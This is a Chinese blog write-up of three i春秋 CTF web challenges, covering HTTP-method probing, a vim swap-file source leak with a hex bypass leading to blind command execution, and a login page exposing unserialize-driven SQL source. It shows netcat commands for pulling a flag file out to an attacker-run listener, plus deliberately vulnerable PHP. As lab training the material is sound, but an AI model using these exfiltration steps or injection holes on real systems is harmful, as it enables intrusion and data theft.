l春秋——web Write up(二)

原创

Sn0w/ 于 2019-09-25 22:28:51 发布 231 收藏

分类专栏： CTF_Writeup web 文章标签： l春秋

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。


本文链接：https://blog.csdn.net/qq_43431158/article/details/101274379

版权

CTF_Writeup 同时被 2 个专栏收录

32 篇文章 4 订阅

订阅专栏




web

30 篇文章 1 订阅

订阅专栏

前言：最近都没有更新过，感觉博客快荒废了，得更新了[](￣▽￣)*，这次总结一下做的一些web题。

一、Not Found



https://blog.csdn.net/qq_43431158

打开页面便是404，但是下面有一个404.php，访问一下


```
Connection: close
Upgrade-Insecure-Requests: 1
X-Cache: bypass
```

https://blog.csdn.net/qq_43431158

除下有出题人的haha，没有其他信息了，御剑扫一下

ID	地址	HTTP响应
1	http://6a14a92cdbee4950853a520ba4b83f4adcfeab1eae2b4494.changame.ichunqiu.com/1.php	200


打开页面，发现也没有有用的信息



重新回到原点，看看是不是漏掉些什么，看了出题人的提示

题目内容：The requested URL...


加上一个奇怪的参数




是不是和HTTP请求方式有关，百度查下

HTTP请求的方法：
HTTP/1.1协议中共定义了八种方法（有时也叫“动作”），来表明Request-URL指定的资源不同的操作方式
1、OPTIONS
返回服务器针对特定资源所支持的HTTP请求方法，也可以利用向web服务器发送‘*’的请求来测试服务器的功能性
2、HEAD
向服务器索与GET请求相一致的响应，只不过响应体将不会被返回。这一方法可以再不必传输整个响应内容的情况下，就可以获取包含在响应小消息头中的元信息。
3、GET
向特定的资源发出请求。它本质就是发送一个请求来取得服务器上的某一资源。资源通过一组HTTP头和呈现数据（如HTML文本，或者图片或者视频等）返回给客户端。GET请求中，永远不会包含呈现数据。
4、POST
向指定资源提交数据进行处理请求（例如提交表单或者上传文件）。数据被包含在请求体中。POST请求可能会导致新的资源的建立和/或已有资源的修改。 Loadrunner中对应POST请求函数：web_submit_data,web_submit_form
5、PUT
向指定资源位置上传其最新内容
6、DELETE
请求服务器删除Request-URL所标识的资源
7、TRACE
回显服务器收到的请求，主要用于测试或诊断
8、CONNECT
HTTP/1.1协议中预留给能够将连接改为管道方式的代理服务器。


这么多请求方式，挨个试下
`CONNECT`请求方式，发现是`Apache/2.4.7 (Ubuntu) Server`



`OPTIONS`请求方式，发现有不同的地方



访问1.php,继续使用`OPTIONS`请求方式



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,1565406855; __jsluid_h=2313b8af12eb85c50255a1401252b941
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

```
Connection: close
Location: ?f=1.php
X-Via-JSL: 2e2d327,-
X-Cache: bypass
Content-Length: 79

<?php
    $msg = "not here";
    $msg .= PHP_EOL;
    $msg .="plz trying";
    echo $msg;
```

https://blog.csdn.net/qq_43431158

没有有用的信息，查询下是否存在`flag.php`

Response

Raw | Headers | Hex


```
HTTP/1.1 302 Found
Date: Tue, 24 Sep 2019 03:56:19 GMT
Content-Type: text/html
Connection: close
Location: ?f=1.php
X-Via-JSL: 2e2d327,-
X-Cache: bypass
Content-Length: 16

Not allowed file
```

到这里感觉又没思路了，看了大师傅的博客，发现`Apache/2.4.7 (Ubuntu) Server`的信息是有用的，Appache搭建的网站中，根目录下会存在`.htaccess`文件


简单了解一下`.htaccess`文件

> htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。

访问`.htaccess`文件




访问`8d829d8568e46455104209db5cd9228d.html`，发现flag



EXEC

一只猫和`no sign`，提示说了`执行、执行、执行`，应该是命令执行这一类的，抓包看看是否有线索



发现`vim`,之前刚做过一个敏感信息泄露，里面就涉及到`vim`，这样就简单介绍一下

> 非正常关闭vim编辑器时（比如直接关闭终端或者电脑断电），会生成一个.swp文件，这个文件是一个临时交换文件，用来备份缓冲区中的内容，会导致程序的源码泄漏。

```
/.index.php.swp
```

发现确实有源码被下载了，但是是swp文件，我们需要恢复一下

```
vi -r  文件名
```

得到源码

```
<html>
<head>
<title>blind cmd exec</title>
<meta language='utf-8' editor='vim'>
</head>
</body>
<img src=pic.gif>
<?php
/*
flag in flag233.php
*/
 function check($number)
{
        $one = ord('1');//49
        $nine = ord('9');//57
        for ($i = 0; $i < strlen($number); $i++)
        {
                $digit = ord($number{$i});
                if ( ($digit >= $one) && ($digit <= $nine) )
                {
                    return false;
                }
        }
           return $number == '11259375';
}
if(isset($_GET[sign])&& check($_GET[sign])){
        setcookie('auth','tcp tunnel is forbidden!');
        if(isset($_POST['cmd'])){
                $command=$_POST[cmd];
                $result=exec($command);
                //echo $result;
        }
}else{
        die('no sign');
}
?>
</body>
</html>
```

https://blog.csdn.net/qq_43431158

接下来就来审计代码，先观察`check`函数，函数包含的代码很好理解，`$number == '11259375'`，常规的数字肯定是绕不过去的，我们可以将`number`转换成十六进制，这样绕过`check`函数
简单解释下：

```
//11259375的十六进制为0xabcdef
$digit = ord($number{$i});//如果i=0
$digit = a //a的ascll码肯定大于9，所以可以绕过
```

接下来看下面的代码，发现

```
setcookie('auth','tcp tunnel is forbidden!');
```

这句话的意思说明TCP被禁止，简单了解一下TCP

> 传输控制协议（TCP，Transmission Control Protocol）是一种面向连接的、可靠的、基于字节流的传输层通信协议，由IETF的RFC 793 [1] 定义

这个跟我们做的题有什么关系，看了大师傅的博客，TCP被禁止不能用`curl`，那再来了解一下`curl`

> cURL是一个利用URL语法在命令行下工作的文件传输工具，1997年首次发行。它支持文件上传和下载，所以是综合传输工具，但按传统，习惯称cURL为下载工具。cURL还包含了用于程序开发的libcurl。

`POST`传输cmd命令，执行后也没有回显，之前的源码中提示了flag所在的文件名，既然禁用了`curl`，那就用`nc`命令把flag文件下过来

3.文件传输

大部分时间中，我们都在试图通过网络或者其他工具传输文件。有很多种方法，比如FTP,SCP,SMB等等，但是当你只是需要临时或者一次传输文件，真的值得浪费时间来安装配置一个软件到你的机器上嘛。假设，你想要传一个文件file.txt 从A 到B。A或者B都可以作为服务器或者客户端.

Server

```
$nc -l 20000 < file.txt
```

Client

```
$nc -n 192.168.1.1 20000 > file.txt
```

这里我们创建了一个服务器在A上并且重定向netcat的输入为文件file.txt，那么当任何成功连接到该端口，netcat会发送file的文件内容。
在客户端我们重定向输出到file.txt，当B连接到A，A发送文件内容，B保存文件内容到file.txt.
没有必要创建文件源作为Server，我们也可以相反的方法使用。像下面的我们发送文件从B到A，但是服务器创建在A上，这次我们仅需要重定向netcat的输出并且重定向B的输入文件。
B作为Server

Server

```
$nc -l 20000 > file.txt
```

Client


```
$nc 192.168.1.2 20000 < file.txt
```

https://blog.csdn.net/qq_43431158

然后在服务器端运行即可得出flag

```
nc -u -l -p 20000
```

（由于我没有一台公网能访问的服务器，所以没做这一步，但是方法没有错）
参考博客：
nc命令
curl命令
大师傅博客
vim源码泄露



Login

Username:

Username

Password:

Password


LOG IN

https://blog.csdn.net/qq_43431158

一个简易的登陆框，一开始以为是SQL注入，试了几遍看了源码，发现有账号和密码


```
48
49
50
51 <!--  test1 test1  -->
52
53
54
```

登陆进去




https://blog.csdn.net/qq_43431158

一开始以为颜文字解密，结果解不开，那就抓包来看看有什么线索没




https://blog.csdn.net/qq_43431158


一开始真的没观察到，看了大师傅的博客才发现`show`这个参数存在猫腻（show-显示,0代表false，1代表true）



https://blog.csdn.net/qq_43431158

当`show`值为1时，出现了源码





```
DNT: 1
Cookie: UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,1565406855; PHPSESSID=3cjkdb8tsl8e7chii0m5g6onf0;
__jsluid_h=0c012fc9eac3fbd992815c081e94e338
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
show: 1
```

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 833bc51,-
X-Cache: bypass
Content-Length: 918

<head>
<meta charset="utf-8" />
</head>
<!-- <?php
    include 'common.php';
    $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
    class db
    {
        public $where;
        function __wakeup()
        {
            if(!empty($this->where))
            {
                $this->select($this->where);
            }
        }

        function select($where)
        {
            $sql = mysql_query('select * from user where '.$where);
            return @mysql_fetch_array($sql);
        }
    }

    if(isset($requset['token']))
```

https://blog.csdn.net/qq_43431158

将源码复制下来，审计代码（注释是自己加的）

```php
include 'common.php';
$requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);//array_merge() 函数把一个或多个数组合并为一个数组
class db
{
    public $where;
    function __wakeup()
    {
